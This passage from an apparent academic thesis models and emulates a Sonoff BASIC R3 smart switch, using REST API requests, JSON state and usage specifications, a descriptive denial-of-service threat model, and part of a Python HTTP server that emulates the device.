- The IoT device and the emulated device adhere to specifications under normal circumstances.
- The IoT device and the emulated device fall out of specifications during cyber events.

4.3.3 Research deliverables

The research aims to specify and describe an IoT device at various levels of detail to inform the user on how the device functions and affects network communications at the different levels during normal use and misuse. The functionality of the IoT device can only be guaranteed at the levels specified in the interface description. The method results in the following deliverables: an executable specification that describes IoT device behavior at specific levels of detail, an emulator that emulates the IoT device by executing the specifications, a tool that verifies that the IoT device and emulator functions according to specification by comparing them against interface specifications and running under various scenarios.

4.4 Validation of the research

To validate the research, we sought to demonstrate measurably similar behavior of the IoT device – Sonoff BASIC R3 -- and its emulated behavior as described by specifications. This section goes through the different step of modeling, designing, and validating the IoT device.

4.4.1 The SONOFF BASICR3 switch

Sonoff BASIC R3 (SBR3) is a WiFi smart switch that receives control commands and provides users the ability to remotely control the smart switch over the internet via a cloud platform and a mobile application, eWeLink. [56] The SBR3 has a DIY mode that allows users to control the device locally by communicating with the REST API. The SBR3 was selected for the research because of the simplicity of its functionality and the DIY mode. Figure 22 is an image of the SBR3.


Figure 22 Sonoff BASIC R3 WIFI switch [57]

4.4.2 *Information gathering*

To accurately model and describe the SBR3, we gathered as much information as possible about the workings of the device. Attempting to model and design a device after production required an adjustment to the previously described methodology. This was achieved by gathering information from online resources and conducting a black box assessment of the SBR3.

4.4.2.1 Online resources

Information about the SBR3 and the SBR3 DIY mode was gathered from various online resources such as the Sonoff website [57] and the DIY developer’s page [58]. This information included a description of the RESTful API Request and Response Format; examples, response codes; and JSON formatted response body. Figure 23 is an example of the ON/OFF description from the DIY API.



ON/OFF Switch

URL: http://[ip]:[port]/zeroconf/switch
Return value format: json
Method: HTTP post

e.g.


```
{
    "deviceid": "",
    "data": {
        "switch": "on"
    }
}
```

Attribute	Type	Optional	Description
switch	String	No	**on:** turn the switch on, **off:** turn the switch off

Figure 23 SBR3 DIY API

4.4.2.2 Black box

The SBR3 behavior was observed with different inputs. The SBR3 switch was connected to a local network in the DIY mode. HTTP requests were crafted using information from the DIY developer’s page. The result of the response was collected and analyzed using Wireshark. The details of the developer’s page, when combined with the result of the black box assessment of the SBR3, provided more information about the protocols such as header details and flag patterns which give better insight about the functionality of the device. Figure 24 shows the information from the python response and Wireshark respectively.



```
url = 'http://192.168.0.199:8081/zeroconf/switch'
js = {"deviceid":"","data": {"switch": "on"}}
r = requests.post(url, json=js)
print(r.text)
```

```
[Running] python -u "/Users/johnosho/Desktop/files/test.py"
{"seq":105,"error":0}

[Done] exited with code=0 in 3.1 seconds
```

```
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Server: openresty\r\n
  Content-Type: application/json; charset=utf-8\r\n
  Content-Length: 20\r\n
  Connection: close\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.015729000 seconds]
  [Request in frame: 91]
  [Request URI: http://192.168.0.199:8081/zeroconf/switch]
  File Data: 20 bytes
JavaScript Object Notation: application/json
  Object
    Member Key: seq
      Number value: 12
      Key: seq
    Member Key: error
      Number value: 0
      Key: error
```

(a) Python request

(b) Wireshark

Figure 24 SBR3 Information gathering.

.

4.4.3 *Modeling and Description*


The data gathered about the SBR3 in the information gathering stage was used to model and describe the functionality of the device. The SBR3 was modeled by developing functional requirements, behavior model, interface description model and security model. The model was described in JSON format to represent the models and specifications in enough detail that would be useful for emulation and verification.

4.4.3.1 Develop a conceptual model of the function, and constraints

This is an abstract representation of the function and constraints of the SBR3, providing information about the SBR3's behavior in response to requests. Information contained in the conceptual model provides a systematizing process for developers and users to learn how to use the device.

4.4.3.1.1 Identify how the IoT device communicates with its environment.

The SBR3 in DIY mode only communicates to devices on the same local network through a REST API. The SBR3 was connected to a TP-Link WIFI router and requests were sent from a MacBook pro. Figure 25 presents a layout of the network environment for the SBR3 and the conceptual network layout for the emulator.



(a) SBR3 model (b) Emulator model

Figure 25 IoT Device and Emulator network diagram

4.4.3.1.2 Create domain model specification of the IoT device network environment

The IoT device communication environment was described by modeling the nodes and protocols that make up the network environment. The secure APPARATUS Framework [25] was used to model the network domain of the SBR3. The domain model specifies the users, the network domain, the devices on the network, and the network communication protocols. Figure 26 represents the network domain model for the SBR3.




Figure 26 SBR3 and Emulator network diagram

4.4.3.1.3 Represent the use cases in a UML use case diagram.

The functionality of the SBR3 was modeled by representing the functional requirements as a use case model. The primary function of the switch is to turn on and turn off power by opening or closing the circuit. Secondary functions include setting power states, checking WIFI signal strength, setting WIFI passwords, etc. Figure 27 represents the use case diagram for the SBR3.




Figure 27 SBR3 use case model


4.4.3.2 Develop a conceptual model for the behavior, and usage for the IoT device

This model represents the desired behavior of the SBR3 as a response to specific inputs. The model contains the various ways that the SBR3 can be used over time based on its functionalities. Information contained in the conceptual model provides a systematic process for developers to understand the SBR3's states, transitions, sequence of events and respective outputs.

4.4.3.2.1 Determine the network level to model IoT device behavior.

The network layer of the Three-Perspective Approach [21] is used as the point of reference to model the network interactions of the SBR3. The network interaction and protocols are grouped based on the IoT five-layer architecture model [55]. The model describes the SBR3 at the Business layer, Application layer, and Transport layer. Each chosen level provides the functional and behavioral description of the protocols and interactions of the SBR3. The IoT services, the service inputs and outputs, endpoints etc.

of the IoT device are represented by the service specification model [59]. The interface description of the SBR3 is represented with a sequence diagram. The model offers a detailed representation of the interface and system constraints, describing the sequence of events and constraints for each use case with a UML sequence diagram. Important data about the interface at the various levels are described in a JSON format. Figure 28 shows the modeling and description of the SBR3 at the application layer.


output
seq: Integer
error: 0/400/404
has Output
Service
Name state
Type REST
has Input
has Service Endpoint
Input
State: on/off
Endpoint
Endpoint: /zeroconf/switch
departureTime : HTTP
client
Temp_indicator
loop [until exit]
alt [switch]
{POST} protocol://host-name:port-number/zeroconf/switch HTTP/1.1 {data}
alt [200:sucess]
JSON <<seq, error>> response
[400: invalid JSON body]
JSON <<seq, error>> response
[404: service does not exsist]
JSON <<seq, error>> response
alt [set startup]
{POST} protocol://host-name:port-number/zeroconf/startup HTTP/1.1 {data}
alt [200:sucess]
JSON <<seq, error>> response
[400: invalid JSON body]
JSON <<seq, error>> response
[404: service does not exsist]
JSON <<seq, error>> response

```
"data_dict":{
    "deviceid":"",
    "data": {}
},
"description":{
    "post":{
        "zeroconf":{
            "switch":{
                "path":"/zeroconf/switch",
                "payload":["switch"],
                "success":{
                    "seq":0,
                    "error":0,
                    "status_code":200
                },
                "error":{
                    "seq":0,
                    "error":400,
                    "status_code":200
                }
```

(a) SBR3 service specification model


(b) SBR3 sequence model

(c) SBR3 Interface description

Figure 28 SBR3 network level model

4.4.3.2.2 Define IoT device behavior in response to individual external events.

The SBR3 behavior is modeled using states and transitions with the aid of a state diagram and the process diagram. The process diagram defines the use case based on the purpose and requirement specification [59]. The diagrams show the different inputs that would transition the SBR3 to different states. The SBR3 has two states, the on and off state. The states and transitions of the SBR3 are described by represented in JSON format. Figure 29 shows the state model and JSON description of the SBR3. Figure 30 shows the process model for the SBR3.


OFF
B
A
C
ON
D
A: POST /TurnOn (on) | {'switch': 'on'}
B: POST /TurnOff (off) | {'switch': 'off'}
C: POST /TurnOff (off) | {'switch': 'off'}
D: POST /TurnOn (on) | {'switch': 'on'}

```
"zeroconf":
{
    "switch":
    {
        "off":
    {
        "on":
        {
            "name": "A",
            "from": "OFF",
            "to": "ON",
            "trigger_value":"on",
            "event": "TurnOn"
        },
        "off":
        {
            "name": "B",
            "from": "OFF",
            "to": "OFF",
            "trigger": "off",
            "event": "TurnOff"
        }
```

(a) Behavior state model

(b) Behavior description

Figure 29 SBR3 behavior diagram





Figure 30 SBR3 process diagram

4.4.3.2.3 Describe how the IoT device will be used over time.

The usage description represents the way a typical user would operate the SBR3. This is an important aspect in testing the SBR3 and generating network traffic. The usage of the SBR3 is described by designing patterns of use from a set of use cases and combining these patterns with other data such as the frequency of use and a usage interval. The usage interval is model derived from an exponential distribution, a constant distribution, and a set time of the day. Figure 31 shows the usage description of the SBR3.



```
"usage":
{
    "default":
    {
        "distribution":"constant",
        "frequency":3,
        "rounds":2,
        "combination":["default"]
    },
    "comboA":
    {
        "distribution":"constant",
        "frequency":4,
        "rounds":3,
        "combination":["ON","OFF","startup_ON"]
    },

    "comboB":
    {
        "distribution":"exponential",
        "frequency":2,
        "rounds":2,
        "combination":["ON","OFF"]
    },
    "comboC":
    {
        "distribution":"timely",
        "frequency":3,
        "rounds":1,
        "combination":["ON","OFF"]
    },
```

(a) Usage combination description


```
"generator_info":{
    "details":{
        "protocol":"http"
    },
    "method":"post",
    "payload":{"deviceid":"","data":{}},
    "paths":"zeroconf/info"
},
"generator_signal_strength":{
    "details":{
        "protocol":"http"
    },
    "method":"post",
    "payload":{"deviceid":"","data":{}},
    "paths":"zeroconf/signal_strength"
},
"generator_startup_ON":{
    "details":{
        "protocol":"http"
    },
    "method":"post",
    "payload":{"deviceid":"","data":{"startup":"on"}},
    "paths":"zeroconf/startups"
},
```

(b) usage use cases description

Figure 31 IoT usage description

4.4.3.3 Develop a Security Requirements model

The OWASP IoT Top 10 [60] was used to identify the security events to be modeled and subsystems, protocols, physical and network components that would be affected by the security event. The security modules of the secure apparatus framework were used to represent the network security threats, risk and vulnerabilities of the SBR3. The identified security/cyber event requirements were represented in JSON format. Figure 32 represents the threat and attack model and description of the SBR3.



```
"attacks":
{
    "http":
    {
        "slowloris":
        {
            "indicator": "irresponsive request",
            "impact": "Denial of service",
            "target":"socket connections capacity",
            "treshold": 245,
            "CVE":"CVE-2007-6750"
        },
        "http_flood":
        {
            "indicator": "slow request response",
            "impact": "Denial of service",
            "target":"computing resources",
            "treshold": "",
            "CVE":""
        }
    },
```


(a) Attack model (b) Attack description

Figure 32 SBR3 threat model

4.4.4 *Development*

4.4.4.1 Develop the emulator

The IoT device emulator is built on a Raspberry Pi 3 in python using the information from the models and specifications. The emulator consisted of a Raspberry Pi running Raspbian OS and a wireless network card. The emulator uses the JSON specification files as input then mirrors SBR3's behavior and replicates the services and states via a REST server developed in python. The emulator accepts post HTTP requests from the user then crafts the appropriate http responses. The implementation of the Emulator is shown in figure 33 and 34. Figure 33 shows the implementation of the emulator in Python. Figure 34 shows the SBR3 and emulator testbed.



```
import json
import http.server
import socketserver
from http.server import BaseHTTPRequestHandler, HTTPServer
import datetime
import time
import ast
import urllib
import random
from socketserver import ThreadingMixIn
import threading
```

(a) python packages

```
    def do_POST(self):
        try:
            verb = 'post'
            jsonresponse = {}
            message = {}

            update_seq()
            uri_paths = get_paths(fileData,verb)
            f_path = self.path
            routes = get_paths(fileData,verb)

            if f_path in routes:
                content_length = int(self.headers['content-length'])
                post_data = self.rfile.read(content_length).decode('utf-8')
                post_data = urllib.parse.parse_qs(post_data,keep_blank_values=1)
                for key,value in post_data.items():
                    dition = json.loads(key)
                    if dition['data'] == {}:
                        arg_value = ''
                    else:
                        # use payload value
                        arg_value = dition['data']['switch']
```

(b) http post implementation

Figure 33 SBR3 Emulator

